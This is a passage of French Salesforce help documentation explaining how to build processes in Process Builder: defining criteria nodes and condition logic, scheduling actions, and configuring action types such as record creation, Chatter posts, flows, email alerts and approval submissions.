   Si vous sélectionnez Oui, le processus peut évaluer jusqu'à cinq fois supplémentaires le même enregistrement dans une seule transaction. Il est possible qu'il réévalue l'enregistrement si un processus, une règle de workflow ou un flux met à jour l'enregistrement dans la même transaction. Pour plus d'informations, reportez-vous à Réévaluation d'enregistrements dans Process Builder à la page 5028.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

## Ajout de critères de processus

Définissez les critères qui doivent être remplis pour que le processus exécute les actions associées.

Lorsque les critères sont remplis, le processus exécute le groupe d'actions associé. Lorsque les critères ne sont pas remplis, le processus ignore le groupe d'actions et compare les critères au groupe d'actions suivant.

1. Cliquez sur **Ajouter des critères**.
2. Saisissez le nom du noeud de critères.

   Le nom est affiché dans la zone de dessin. Par conséquent, choisissez un nom qui le différencie des autres noeud de critères.
3. Sélectionnez le type de critère que vous souhaitez définir. Ce choix détermine les champs qui s'affichent ensuite dans la boîte de dialogue.

| Si vous souhaitez | Sélectionnez |
|---|---|
| Inclure des valeurs de champ spécifiques dans l'enregistrement.<br>Par exemple, pour exécuter les actions associées dans les enregistrements d'opportunité dont le montant est supérieur à 5000 $, définissez le filtre sur :<br>`[Opportunity].Amount greater than $5000.00` | Les conditions sont remplies |
| Évaluer l'enregistrement à l'aide d'une formule.<br>Par exemple, pour exécuter les actions associées dans les comptes dont le chiffre d'affaire annuel est supérieur à 1 000 000 $, lorsque les comptes sont modifiés par un utilisateur autre que le propriétaire, utilisez la formule :<br>`AND (([Account].LastModifiedBy.Id <> [Account].Owner.Id) , ([Account].AnnualRevenue > 1000000) )` | L'évaluation de la formule est positive |
| Simplifier l'exécution des actions associées sans évaluer l'enregistrement.<br>Le processus exécute toutes les actions associées à ce noeud de critères et, sauf spécification contraire de votre part, n'évalue aucun noeud de critères restant dans le processus. Si vous choisissez d'arrêter votre processus après l'exécution de ces actions, nous recommandons de sélectionner cette option uniquement pour le dernier noeud de critères de votre processus. | Aucun critère, exécuter uniquement les actions ! |

4. Si vous avez sélectionné « Les conditions sont remplies » :
   a. Définissez les conditions de filtrage en identifiant les valeurs de champ que le processus doit évaluer.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier ou afficher des processus :
- Gérer Force.com Flow

  ET

  Afficher toutes les données

| | |
|---|---|
| `Champ` | Sélectionnez le champ dont vous souhaitez évaluer la valeur. Vous pouvez également évaluer les valeurs des enregistrements associés à l'enregistrement qui a démarré le processus. Pour cela, cliquez sur un enregistrement associé avec › en regard du champ ID.<br>Par exemple, si un enregistrement de contact a démarré le processus, vous pouvez évaluer la valeur du champ `Chiffre d'affaires annuel` du compte du contact. Pour accéder à ce champ, cliquez sur `ID de compte` ›, sélectionnez **Chiffre d'affaires annuel**, puis cliquez sur **Choisir**. |
| `Opérateur` | Les opérateurs disponibles dépendent du type de données du champ. |
| `Type` | Les types de valeur disponibles dépendent du type de données du champ. |
| `Valeur` | Identifiez la valeur dont vous souhaitez évaluer le champ. Pour plus d'informations, reportez-vous à Définition de valeurs dans Process Builder à la page 5023. |

**b.** Pour `Conditions`, identifiez les conditions qui doivent être vraies pour que le processus exécute les actions associées.

Si vous choisissez d'utiliser une logique personnalisée, saisissez une chaîne de texte à l'aide de :

- Chiffres pour référencer chaque condition
- AND ou OR pour déterminer si une seule condition ou toutes les conditions doivent être true
- Parenthèses pour regrouper les parties de la chaîne

Par exemple, si vous saisissez 1 AND (2 OR 3), le résultat est évalué sur true lorsque la première condition est true, et le deuxième ou le troisième résultat est true. La longueur maximale du texte d'une logique de condition est de 1000 caractères, comme pour les restrictions de flux.

Remarque: Une logique ambiguë séparée par des parenthèses peut entraîner une erreur de validation. Par exemple :

- 1 AND 2 OR 3 renvoie une erreur
- 1 AND (2 AND 3) OR 4 ne génère pas d'erreur

Évitez de créer des logiques personnalisées ambiguës en regroupant les parties d'une chaîne pour ne pas renvoyer des résultats inattendus.

5. Si vous sélectionnez « L'évaluation de la formule est positive », définissez la formule.
6. Vous pouvez également, pour spécifier si les actions doivent être exécutées uniquement si l'enregistrement a été créé ou modifié pour remplir les critères, cliquer sur **Avancé** en bas du panneau.

   Pour plus d'informations, reportez-vous à Actions indésirables dans les processus à la page 5029.

   Remarque: Ce paramètre est disponible uniquement si le processus démarre lors de la création ou de la modification d'un enregistrement, et si vous avez sélectionné « Les conditions de filtrage sont remplies » ou « L'évaluation de la formule est positive ».
7. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Exécution d'actions avec plusieurs critères

## Ajout d'actions à votre processus

Lorsque vous définissez un noeud de critères, définissez les actions exécutées si les critères sont remplis.

Un groupe d'actions peut inclure une combinaison d'actions immédiates et planifiées. Les actions immédiates sont exécutées lorsque des critères d'évaluation sont remplis. Les actions planifiées sont exécutées à une heure spécifique. Par exemple, Salesforce peut envoyer automatiquement un e-mail de rappel à l'équipe de compte si une opportunité importante est toujours ouverte 10 jours avant la date de clôture indiquée.

Avant de commencer, déterminez si vous souhaitez exécuter l'action immédiatement ou à une heure spécifique. Si vous souhaitez la planifier, déterminez l'heure à laquelle elle doit être exécutée.

1. Cliquez sur **Ajouter une action**.
2. Sélectionnez le type d'action à créer, puis renseignez les champs pour définir l'action.

Création d'un enregistrement à partir d'un processus
Créez un enregistrement en saisissant des valeurs manuellement ou en utilisant les valeurs d'enregistrements associés.

Invocation d'un processus depuis un autre processus
Invoquez un processus à partir d'un autre processus. Avec les processus invocables, vous avez la possibilité de réutiliser afin d'éviter les tâches répétitives.

Création d'une publication Chatter à partir d'un processus
Publiez dans le fil d'un utilisateur, un groupe Chatter ou l'enregistrement qui a démarré le processus.

Utilisation d'une action rapide à partir d'un processus
Créez un enregistrement, mettez à jour un enregistrement ou consignez un appel en utilisant une action rapide que vous ou un autre administrateur avez créée pour votre organisation.

Lancement d'un flux à partir d'un processus
Démarrez un flux lancé automatiquement à partir de votre processus afin d'automatiser les processus commerciaux complexes, tels que la création de flux pour exécuter une logique et le déclenchement de flux par des événements via des processus, sans aucune écriture de code.

Envoi d'un e-mail à partir d'un processus
Envoyez aisément un e-mail à partir d'un processus à l'aide d'une alerte par e-mail. Les alertes par e-mail sont configurées hors de Process Builder, et contiennent le texte standard, la liste des destinataires ainsi qu'un modèle d'e-mail.

Soumission d'un enregistrement pour approbation à partir d'un processus
Soumettez pour approbation l'enregistrement qui a démarré le processus.

Mise à jour des enregistrements à partir d'un processus
Mettez à jour un ou plusieurs enregistrements (associés à l'enregistrement ayant démarré le processus) en saisissant manuellement les valeurs ou en utilisant les valeurs des enregistrements associés.

Appel d'un code Apex à partir d'un processus
Ajoutez une fonctionnalité personnalisée à votre processus en appelant un Apex à partir du processus.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

## Spécification de l'heure d'exécution de vos actions

Si vous souhaitez exécuter certaines actions à une heure spécifique, définissez d'abord la planification de ces actions.

Remarque: Les actions planifiées sont des fonctionnalités complexes. Pour plus d'informations, reportez-vous à Considérations relatives aux actions planifiées.

Chaque groupe d'actions qui prend charge des actions planifiées peut inclure plusieurs planifications. Par exemple, vous ne pouvez pas planifier l'exécution de certaines actions dans un jour et l'exécution d'autres actions dans trois jours.

Pour identifier l'heure d'exécution des actions planifiées d'un groupe d'actions :

1. Dans le groupe d'actions qui prend charge des actions planifiées, cliquez sur **Définir une planification**.
2. Pour planifier des actions en fonction d'un champ de date/heure dans l'enregistrement qui a démarré le processus :
   a. Laissez la première case d'option sélectionnée.
   b. Cliquez sur la liste déroulante à droite du panneau, puis sélectionnez la date à laquelle vous souhaitez planifier l'action.
   Par exemple, si votre processus est basé sur un enregistrement de compte, sélectionnez la `Date de création` du compte.
   c. Spécifiez un nombre de jours ou d'heures avant ou après le champ.
   Si les critères de ce groupe d'actions sont toujours remplis à l'heure prévue, Salesforce exécute les actions planifiées.
3. Pour planifier l'exécution d'actions un nombre de jours ou d'heures spécifique après l'exécution du processus :
   a. Sélectionnez le deuxième case d'option.
   b. Spécifiez le nombre de jours ou d'heures après l'exécution du processus.
   Si les critères de ce groupe d'actions sont toujours remplis à l'heure prévue, Salesforce exécute les actions planifiées.
4. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow
  ET
  Afficher toutes les données

## Création d'un enregistrement à partir d'un processus

Créez un enregistrement en saisissant des valeurs manuellement ou en utilisant les valeurs d'enregistrements associés.

Lorsque vous avez créé une action et sélectionné le type « Créer un enregistrement », renseignez les champs correspondants afin d'ajouter l'action à votre processus. Le champ `Créé par` du nouvel enregistrement est ainsi défini sur l'utilisateur qui a démarré le processus (en créant ou en modifiant un enregistrement).

ATTENTION: Si vous créez des processus pour remplacer n'importe quelle règle de workflow, assurez-vous de supprimer ces règles de workflow lorsque vous activez les processus équivalents. Sinon, les règles de workflow et les processus se déclenchent et entraînent des résultats inattendus, par exemple le remplacement d'enregistrements ou des e-mails redondants. Procédez de la même façon si vous créez des processus pour remplacer des déclencheurs Apex.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

1. Saisissez un nom pour cette action.

   Ce texte est affiché dans la zone de dessin et permet de différencier cette action des autres dans le processus. Le nom est tronqué pour l'ajuster à la zone de dessin.

2. Dans `Type d'enregistrement`, sélectionnez l'objet pour lequel vous souhaitez créer un enregistrement. Pour filtrer la liste déroulante, saisissez le nom d'un objet.

   Lorsque vous sélectionnez un objet, au moins une ligne s'affiche pour définir les valeurs de champ du nouvel enregistrement.

   ATTENTION: Les lignes s'affichent automatiquement pour les champs requis par l'API. Il peut être nécessaire de saisir les valeurs d'autres champs. Pour déterminer les champs obligatoires, nous recommandons d'examiner les présentations de page de votre organisation.

3. Définissez les valeurs de champ de l'enregistrement.

| | |
|---|---|
| `Champ` | Sélectionnez le champ dont vous souhaitez définir la valeur. Pour filtrer la liste déroulante, saisissez le nom du champ. |
| `Type` | Sélectionnez le type de valeur que vous souhaitez utiliser. Les types disponibles dépendent du champ que vous avez sélectionné. |
| `Valeur` | Définissez la valeur du champ en saisissant manuellement une valeur dans le champ de saisie de texte, ou en sélectionnant une valeur d'un enregistrement associé dans le sélecteur de champ. Pour plus d'informations, reportez-vous à Définition de valeurs dans Process Builder à la page 5023. |

4. Cliquez sur **Enregistrer**.

Conseil:

- Si vous configurez votre processus pour créer un enregistrement de compte, *`Nom`* se présente comme un champ obligatoire. Si vous souhaitez créer un compte personnel, vous pouvez ajouter *`LastName`* en tant que champ, mais il n'est pas obligatoire par défaut. Pour le champ *`Nom`*, vous pouvez saisir une valeur fictive.

- Lors de la création d'un enregistrement, les champs obligatoires sont habituellement affichés en haut de la liste. Cependant, si vous enregistrez une action Créer un enregistrement, fermez le processus, puis rouvrez l'action, l'ordre d'affichage des champs obligatoires peut être différent.

## Invocation d'un processus depuis un autre processus

Invoquez un processus à partir d'un autre processus. Avec les processus invocables, vous avez la possibilité de réutiliser afin d'éviter les tâches répétitives.

Lorsque vous avez créé une action et sélectionné le type « Processus », renseignez les champs correspondants afin d'ajouter l'action à votre processus.

Vous pouvez invoquer des processus avec des objets qui partagent au moins un ID unique. Par exemple, dans les objets Compte et Requête, le champ `AccountId` est unique à Compte et est également utilisé dans Requête. Vous pouvez créer un processus invocable qui met à jour un enregistrement Requête. Vous pouvez ensuite l'invoquer depuis :

- Un processus qui met à jour le propriétaire de l'enregistrement Compte
- Un processus qui ajoute ou met à jour l'adresse de livraison d'un Compte

Lorsque vous créez un processus qui invoque un autre processus, les deux sont pris en compte les limitations de votre processus et les autres limitations applicables. Dans les limitations DML, les processus qui invoquent d'autres processus sont considérés comme une seule transaction.

ATTENTION: Si vous créez des processus pour remplacer n'importe quelle règle de workflow, assurez-vous de supprimer ces règles de workflow lorsque vous activez les processus équivalents. Sinon, les règles de workflow et les processus se déclenchent et entraînent des résultats inattendus, par exemple le remplacement d'enregistrements ou des e-mails redondants. Procédez de la même façon si vous créez des processus pour remplacer des déclencheurs Apex.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

1. Saisissez un nom pour cette action.

   Ce texte est affiché dans la zone de dessin et permet de différencier cette action des autres dans le processus. Le nom est tronqué pour l'ajuster à la zone de dessin.
2. Sélectionnez un processus invocable. Vous pouvez sélectionner uniquement des processus invocables actifs.
3. Sélectionnez votre variable de processus. Notez que vous pouvez sélectionner uniquement des champs correspondant à l'objet associé au processus que vous invoquez.

## Création d'une publication Chatter à partir d'un processus

Publiez dans le fil d'un utilisateur, un groupe Chatter ou l'enregistrement qui a démarré le processus.

Cette action est disponible uniquement si votre organisation a Chatter activé.

Publication dans le fil Chatter d'un utilisateur à partir d'un processus
Publiez dans le fil d'un utilisateur en identifiant un utilisateur spécifique de votre organisation ou un champ de référence Utilisateur dans un enregistrement.

Publication dans un groupe Chatter à partir d'un processus
Publiez dans le fil d'un groupe Chatter spécifique.

Publication dans le fil Chatter d'un enregistrement à partir d'un processus
Publiez dans le fil de l'enregistrement qui a démarré le processus.

CONSULTER ÉGALEMENT :

Paramètres Chatter

Considérations relatives à Chatter et aux processus

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

### Publication dans le fil Chatter d'un utilisateur à partir d'un processus

Publiez dans le fil d'un utilisateur en identifiant un utilisateur spécifique de votre organisation ou un champ de référence Utilisateur dans un enregistrement.

Lorsque vous avez créé une action et sélectionné « Publier dans Chatter » pour le type d'action, renseignez les champs correspondants afin d'ajouter l'action à votre processus. L'enregistrement nouveau ou mis à jour se présente comme si l'utilisateur ayant démarré le processus (en créant ou en modifiant un enregistrement) avait créé la publication.

ATTENTION: Si le fil dans lequel le processus déclenché tente de publier n'est pas disponible (par exemple, l'utilisateur est inactif), une erreur s'affiche et le processus échoue.

1. Saisissez un nom pour cette action.

   Ce texte est affiché dans la zone de dessin et permet de différencier cette action des autres dans le processus. Le nom est tronqué pour l'ajuster à la zone de dessin.

2. Dans le champ `Publier pour`, sélectionnez Utilisateur.
3. Pour `Utilisateur`, indiquez où vous souhaitez rechercher l'utilisateur.
4. Selon la valeur sélectionnée pour `Utilisateur`, recherchez ou accédez à l'utilisateur destinataire de votre publication.

   Lorsque vous sélectionnez un utilisateur à partir d'un enregistrement, vous devez sélectionner un champ contenant un ID d'utilisateur, par exemple `ID de propriétaire` ou `ID d'utilisateur`.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

5. Saisissez le message que vous souhaitez publier. Vous pouvez insérer des champs de fusion, ajouter une rubrique et mentionner des utilisateurs ou des groupes.

   Le message peut contenir jusqu'à 10 000 caractères.

   Vous pouvez référencer uniquement des rubriques existantes. Si vous référencez un champ de fusion qui n'a aucune valeur, une valeur vide s'affiche.

6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Paramètres Chatter

### Publication dans un groupe Chatter à partir d'un processus

Publiez dans le fil d'un groupe Chatter spécifique.

Lorsque vous avez créé une action et sélectionné « Publier dans Chatter » pour le type d'action, renseignez les champs correspondants afin d'ajouter l'action à votre processus. L'enregistrement nouveau ou mis à jour se présente comme si l'utilisateur ayant démarré le processus (en créant ou en modifiant un enregistrement) avait créé la publication.

ATTENTION: Si le fil dans lequel le processus déclenché tente de publier n'est pas disponible, une erreur s'affiche et le processus échoue.

1. Saisissez un nom pour cette action.

   Ce texte est affiché dans la zone de dessin et permet de différencier cette action des autres dans le processus. Le nom est tronqué pour l'ajuster à la zone de dessin.

2. Dans le champ `Publier pour`, sélectionnez Groupe Chatter.
3. Dans `Groupe`, recherchez le groupe Chatter correspondant au fil dans lequel vous souhaitez publier.
4. Saisissez le message que vous souhaitez publier. Vous pouvez insérer des champs de fusion, ajouter une rubrique et mentionner des utilisateurs ou des groupes.

   Le message peut contenir jusqu'à 10 000 caractères.

   Vous pouvez référencer uniquement des rubriques existantes. Si vous référencez un champ de fusion qui n'a aucune valeur, une valeur vide s'affiche.

5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Paramètres Chatter

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

### Publication dans le fil Chatter d'un enregistrement à partir d'un processus

Publiez dans le fil de l'enregistrement qui a démarré le processus.

Vous pouvez publier dans le fil Chatter de l'enregistrement uniquement si le suivi de fil est activé pour l'objet auquel le processus est associé. L'enregistrement nouveau ou mis à jour se présente comme si l'utilisateur ayant démarré le processus (en créant ou en modifiant un enregistrement) avait créé la publication.

Lorsque vous avez créé une action et sélectionné « Publier dans Chatter » pour le type d'action, renseignez les champs correspondants afin d'ajouter l'action à votre processus.

ATTENTION: Si le fil dans lequel le processus déclenché tente de publier n'est pas disponible (par exemple, l'utilisateur est inactif), une erreur s'affiche et le processus échoue.

1. Saisissez un nom pour cette action.

   Ce texte est affiché dans la zone de dessin et permet de différencier cette action des autres dans le processus. Le nom est tronqué pour l'ajuster à la zone de dessin.

2. Dans le champ `Publier pour`, sélectionnez Cet enregistrement.
3. Saisissez le message que vous souhaitez publier. Vous pouvez insérer des champs de fusion, ajouter une rubrique et mentionner des utilisateurs ou des groupes.

   Le message peut contenir jusqu'à 10 000 caractères.

   Vous pouvez référencer uniquement des rubriques existantes. Si vous référencez un champ de fusion qui n'a aucune valeur, une valeur vide s'affiche.

4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Paramètres Chatter

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

## Utilisation d'une action rapide à partir d'un processus

Créez un enregistrement, mettez à jour un enregistrement ou consignez un appel en utilisant une action rapide que vous ou un autre administrateur avez créée pour votre organisation.

Les actions rapides peuvent être spécifiques à un objet ou globales. Seules les actions « Créer », « Mettre à jour » et « Consigner un appel » sont prises en charge. Pour pouvoir utiliser une action rapide à partir d'un processus, l'action doit exister dans votre organisation.

Si votre organisation utilise des actions rapides pour aider les utilisateurs à créer et à mettre à jour des enregistrements, vous pouvez également utiliser ces actions dans votre processus. Lorsque vous utilisez ces actions rapides dans un processus, vous pouvez également définir des valeurs pour les champs qui font partie de la présentation de l'action. Si vous n'avez pas encore créé l'une de ces actions, reportez-vous à Création d'actions rapides globales à la page 5600 ou Création actions spécifiques à un objet à la page 5603 pour plus d'informations.

Lorsque vous avez créé une action et sélectionné le type « Actions rapides », renseignez les champs correspondants afin d'ajouter l'action à votre processus. L'enregistrement nouveau ou mis à jour se présente comme si l'utilisateur qui a démarré le processus (en créant ou en modifiant un enregistrement) l'avait créé ou mis à jour.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

1. Saisissez un nom pour cette action.

   Ce texte est affiché dans la zone de dessin et permet de différencier cette action des autres dans le processus. Le nom est tronqué pour l'ajuster à la zone de dessin.

2. Filtrez pour spécifier le type d'action que vous souhaitez utiliser.

| Filtrer la recherche par | Permet de rechercher dans |
|---|---|
| Actions globales | Toutes les actions globales de votre organisation. Vous pouvez ensuite affiner le filtrage en sélectionnant le type d'action que vous devez rechercher. |
| Objet | Toutes les actions spécifiques à un objet de votre organisation qui sont associées à un `Nom d'objet` donné. Les actions globales ne peuvent pas être filtrées par objet. |
| Type | Toutes les actions spécifiques à un objet ou globales de votre organisation basées sur le type, telles que Créer un enregistrement ou Consigner un appel. |

   - Si vous sélectionnez Actions globales ou Type, dans `Type` sélectionnez le type spécifique d'action rapide que vous souhaitez utiliser.
   - Si vous sélectionnez Objet, dans `Objet` recherchez et sélectionnez l'objet par lequel vous souhaitez filtrer.

3. Dans `Action`, recherchez et sélectionnez l'action que vous souhaitez utiliser.
4. Définissez des valeurs de champ pour l'action.

   Les lignes qui s'affichent automatiquement représentent les champs obligatoires de l'action. Pour définir les valeurs des champs facultatifs de l'action, ajoutez des lignes.

| | |
|---|---|
| `Champ` | Sélectionnez le champ dont vous souhaitez définir la valeur. Pour filtrer la liste déroulante, saisissez le nom du champ. |

| | |
|---|---|
| | Vous pouvez définir des valeurs uniquement pour les champs inclus dans la présentation de l'action. |
| `Type` | Sélectionnez le type de valeur que vous souhaitez utiliser. Les types disponibles dépendent du champ que vous avez sélectionné. |
| `Valeur` | Définissez la valeur du champ en saisissant manuellement une valeur dans le champ de saisie de texte, ou en sélectionnant une valeur d'un enregistrement associé dans le sélecteur de champ. Pour plus d'informations, reportez-vous à Définition de valeurs dans Process Builder à la page 5023. |

5. Cliquez sur **Enregistrer**.

## Lancement d'un flux à partir d'un processus

Démarrez un flux lancé automatiquement à partir de votre processus afin d'automatiser les processus commerciaux complexes, tels que la création de flux pour exécuter une logique et le déclenchement de flux par des événements via des processus, sans aucune écriture de code.

Pour lancer un flux à partir d'un processus, créez et activez le flux. Le flux doit être lancé automatiquement. Pour plus d'informations, reportez-vous à Créer un flux à la page 5167.

1. Saisissez un nom pour cette action.

   Ce texte est affiché dans la zone de dessin et permet de différencier cette action des autres dans le processus. Le nom est tronqué pour l'ajuster à la zone de dessin.

2. Dans `Flux`, recherchez et sélectionnez le flux que vous souhaitez lancer à partir de ce processus.

   Seuls les flux lancés automatiquement et actifs sont disponibles.

3. Vous pouvez également cliquer sur **Ajouter une ligne** pour définir les valeurs des variables du flux.

| | |
|---|---|
| `Variable de flux` | Commencez à saisir le nom de la variable de flux dont vous souhaitez définir la valeur, ou cliquez sur pour sélectionner une variable de flux dans la liste déroulante.<br><br>Vous pouvez définir les valeurs de toutes les variables de flux dont le `Type d'entrée/sortie` est défini sur Entrée uniquement ou Entrée et sortie. |
| `Type` | Sélectionnez le type de valeur que vous souhaitez définir. Par exemple, sélectionnez **Chaîne** pour saisir manuellement les valeurs d'une variable de collection Texte ou sélectionnez **Référence** afin d'utiliser la valeur d'un enregistrement pour une variable sObject. |
| `Valeur` | Définissez une valeur pour la variable de flux.<br>• Avec des variables de collection, utilisez le champ d'entrée de texte pour spécifier une valeur. La valeur doit correspondre au type de données de la variable de collecte.<br>• Avec des variables sObject, utilisez le sélecteur de champs pour sélectionner un champ ID. L'ID doit correspondre à un enregistrement dont le type d'objet correspond à celui de la variable sObject. |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

- Avec des variables de collection sObject, utilisez le sélecteur de champs pour sélectionner une liste associée. Le type d'objet des enregistrements sélectionnés doit correspondre à celui de la variable de collection sObject. Par exemple, renseignez une variable de collection sObject avec tous les enregistrements de contacts enfants associés au compte qui a démarré le processus.

  Remarque: Si la liste associée est vide lorsque le flux tente de renseigner la variable de collection sObject avec les valeurs de champ de ces enregistrements, le processus échoue.

4. Cliquez sur **Enregistrer**.

## Envoi d'un e-mail à partir d'un processus

Envoyez aisément un e-mail à partir d'un processus à l'aide d'une alerte par e-mail. Les alertes par e-mail sont configurées hors de Process Builder, et contiennent le texte standard, la liste des destinataires ainsi qu'un modèle d'e-mail.

Pour envoyer un e-mail à partir d'un processus, vous devez créer une alerte par e-mail à la page 5312.

Vous pouvez utiliser uniquement les alertes par e-mail qui sont associées à l'objet auquel le processus est associé. L'enregistrement qui a démarré le processus sert de point de départ des champs de fusion utilisés dans l'alerte par e-mail.

Lorsque vous avez créé une action et sélectionné le type « Alertes par e-mail », renseignez les champs correspondants afin d'ajouter l'action à votre processus.

1. Saisissez un nom pour cette action.

   Ce texte est affiché dans la zone de dessin et permet de différencier cette action des autres dans le processus. Le nom est tronqué pour l'ajuster à la zone de dessin.

2. Dans `Alerte par e-mail`, saisissez deux lettres ou plus afin de rechercher l'alerte par e-mail à utiliser pour envoyer l'e-mail.
3. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des processus :
- Afficher toutes les données

## Soumission d'un enregistrement pour approbation à partir d'un processus

Soumettez pour approbation l'enregistrement qui a démarré le processus.

Lorsque vous avez créé une action et sélectionné le type « Soumettre pour approbation », renseignez les champs correspondants afin d'ajouter l'action à votre processus.

Seul l'enregistrement qui a démarré le processus peut être soumis. Vous ne pouvez pas soumettre pour approbation des enregistrements associés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier ou afficher des processus :

- Gérer Force.com Flow

  ET

  Afficher toutes les données

1. Saisissez un nom pour cette action.

   Ce texte est affiché dans la zone de dessin et permet de différencier cette action des autres dans le processus. Le nom est tronqué pour l'ajuster à la zone de dessin.

2. Pour le `Process d'approbation`, précisez si vous devez soumettre l'enregistrement via le processus d'approbation par défaut ou un processus spécifique.

   Le processus échoue si :

   - L'enregistrement est soumis au processus d'approbation par défaut et aucun processus d'approbation actif n'existe pour le type d'objet de l'enregistrement.
   - L'enregistrement est soumis au processus d'approbation par défaut et ne remplit les critères d'aucun processus d'approbation pour le type d'objet de l'enregistrement.
   - L'enregistrement est soumis à un processus d'approbation spécifique et ne remplit pas les critères d'entrée.

3. Si vous devez soumettre l'enregistrement à un processus d'approbation spécifique :

   a. Recherchez et sélectionnez le processus d'approbation.

   b. Indiquez si vous devez ignorer les critères d'entrée du processus d'approbation.

4. Dans `Auteur de la soumission`, identifiez l'utilisateur qui doit recevoir les notifications sur la requête d'approbation.

| Valeur | Description |
|---|---|
| Utilisateur actuel | L'utilisateur qui a déclenché le processus en créant ou en modifiant un enregistrement. |
| Champ utilisateur d'un enregistrement | L'ID utilisateur stocké dans une valeur de champ de l'enregistrement soumis pour approbation ou d'un autre enregistrement. |
| Autre utilisateur | Un utilisateur spécifique de votre organisation. |

   Si l'auteur de la soumission n'est pas initialement autorisé dans le processus d'approbation exécuté, le processus échoue. Assurez-vous que les auteurs de la soumission initiale, pour les processus d'approbation associés à cet objet, comprennent tous les utilisateurs qui peuvent déclencher ce processus. Pour plus d'informations sur la définition des auteurs de la soumission initiale d'un processus d'approbation, reportez-vous à Création d'un processus d'approbation avec l'assistant standard à la page 5094.

5. Si nécessaire, saisissez des commentaires sur la soumission.

   Les commentaires de soumission sont affichés dans l'historique d'approbation de l'enregistrement spécifié. Ce texte est également affiché dans l'e-mail de la demande d'approbation initiale, si le modèle utilise le champ de fusion `{!ApprovalRequest.Comments}`.

6. Cliquez sur **Enregistrer**.

## Mise à jour des enregistrements à partir d'un processus

Mettez à jour un ou plusieurs enregistrements (associés à l'enregistrement ayant démarré le processus) en saisissant manuellement les valeurs ou en utilisant les valeurs des enregistrements associés.

Lorsque vous avez créé une action et sélectionné « Mettre à jour les enregistrements » pour le type d'action, renseignez les champs correspondants afin d'ajouter l'action à votre processus. Le champ `Dernière modification par` des enregistrements est défini sur l'utilisateur qui a démarré le processus (en créant ou en modifiant un enregistrement).

